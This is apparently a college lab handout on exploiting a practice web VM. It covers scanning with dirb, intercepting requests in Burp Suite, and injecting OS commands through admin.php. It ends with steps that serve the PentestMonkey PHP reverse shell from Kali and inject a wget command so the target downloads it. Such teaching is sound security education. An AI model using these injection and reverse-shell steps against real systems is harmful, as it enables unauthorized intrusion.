Exploiting Web Applications

Objectives

- Use Burp Suite web Proxy;
- Become familiar with security vulnerabilities;
- Discover target host vulnerabilities.
- Perform Privilege escalation

Materials

- Tools and utilities:
    - Burp Suite
    - Kali VM
    - Lab 11 VM

Part 1: Download Lab11 VM

Use the following link to download the Lab 11VM (you need to login with your Seneca credentials):

https://senecafts.senecacollege.ca/link/mAxNdlBs3K5P6tZZ9L9qET

Import the VM to your VMWare software, and set the network adapter settings to NAT.

Part 2: Discovery and scanning


1. Find the IP address of your Kali machine using ifconfig.

   Kali: 192.168.19.129

2. Find the IP address of the Lab VM by performing a quick scan to the local network.

   Lab VM: 192.168.19.128


3. Perform a detail scan on the target machine using:
4. Based on the finding, there is only HTTP service running. Access the website using your web browser on Kali.



5. Try to enumerate more information using dirbuster tool:

   dirb http://<Lab 11 VM IP>

   This tool will try to collect information about existing files and folders on the web server.



6. Checking the /server-status page doesn't yield any useful information. Therefore, we check the admin.php page.

Part 3: Using BurpSuite

1. Start BurpSuite from your applications list.
2. If this is the first time running BurpSuite, you will need to accept the terms and conditions. Then, start a new project by choosing "Temporary project in memory".

   And then use Burp defaults and click on start project.

3. Switch to the "Proxy" tab, and click on "Intercept is off" to switch on the proxy interception.

   This will have burpsuite capture all requests sent from the browser before they get sent to the server, and all the responses coming from the server before they are sent to the browser.


   You will also want to enable response interception to examine it. This is done by clicking on "Proxy Settings"

4. Now we configure Firefox browser to direct all of its traffic to the proxy server for interception.

   Go to "Settings" in Firefox, and search for "proxy" in the searchbox. Click on "Proxy Settings".


   And then scroll down to "Response interception rules", and enable "Intercept responses based on the following rules".

   Now select "Manual proxy configuration" and use the following information, and click "Ok".




5. Now open firefox borswer and visit the Lab11 VM webpage. You will see the browser is loading with no response. The reason is that your request went to the Burpsuite proxy, and need to be “Forward”ed to the server.

   Go to burpsuite Intercept page, and you will see the response showing.



Once you click on “Forward”, it will be forwarded to the server. Now, you’ll see the server response.



After you take a look at it, don’t forget to click “Forward” so it get forwarded to the browser.

6. Now, we’ll try a random username and password, and see how the server will handle those. We’ll the following: (password is also admin)


   Go to the proxy, take a look and click “forward” for the request. Now, we’ll examine the response:

   Then, click “Forward”. The outcome is a minor change in the main page:

7. Now, let’s try sending the same request to admin.php, instead of index.php.

   Go to “HTTP History” tab, and click on the last request you have done.

   It will show you the request and response below:




Now, right-click on any part of the text in the “Request” box, and select “Send to Repeater”.

Then, click on the “Repeater” tab. You will see the request shown there for you to edit before sending.

8. Now, edit the request to direct it to admin.php, instead of index.php.

   Click on “Send” button that’s located over the “Request” tab.

9. Now you’ll see the response on the right side. Pay attention to the new part “<script>” that exists now in the reposne.




It seems that this script might be running commands on the OS.

10. Let’s test our hypothesis by trying to inject some commands.

    Edit the request on the left side to add a new command:

    Click “Send”



This reveals that our hypothesis is correct, and we can perhaps inject OS commands.

Part 4: Getting Reverse Shell

In this part we will try to gain reverse shell by uploading a simple php reverse shell file and running it to gain access.


1. Download the PentestMonkey php-reverse-shell script on your Kali VM:

   wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

2. Edit the file with nano:

   nano php-reverse-shell.php

   Edit the $ip to make it your Kali VM IP address, and the $port number to 8888




3. Now, we'll start a simple http server on our Kali, and publish the php file to it. Then, we'll send a download command on the target machine to download the php reverse shell file.

   python -m http.server 80


   This command will start an HTTP server showing the files inside the current folder. BE CAREFULL WHEN YOU USE THIS!

4. Now we go back to BurpSuite to edit the request to download the php-reverse-shell.php file from out Kali VM into the target server. This is done by adding the command:

   &cmd=wget http://<your Kali VM ip>/php-reverse-shell.php




After clicking “Send”, take a look at the http.server terminal. It should show you that the http.server was accessed by the target.



This means that the script has been downloaded.

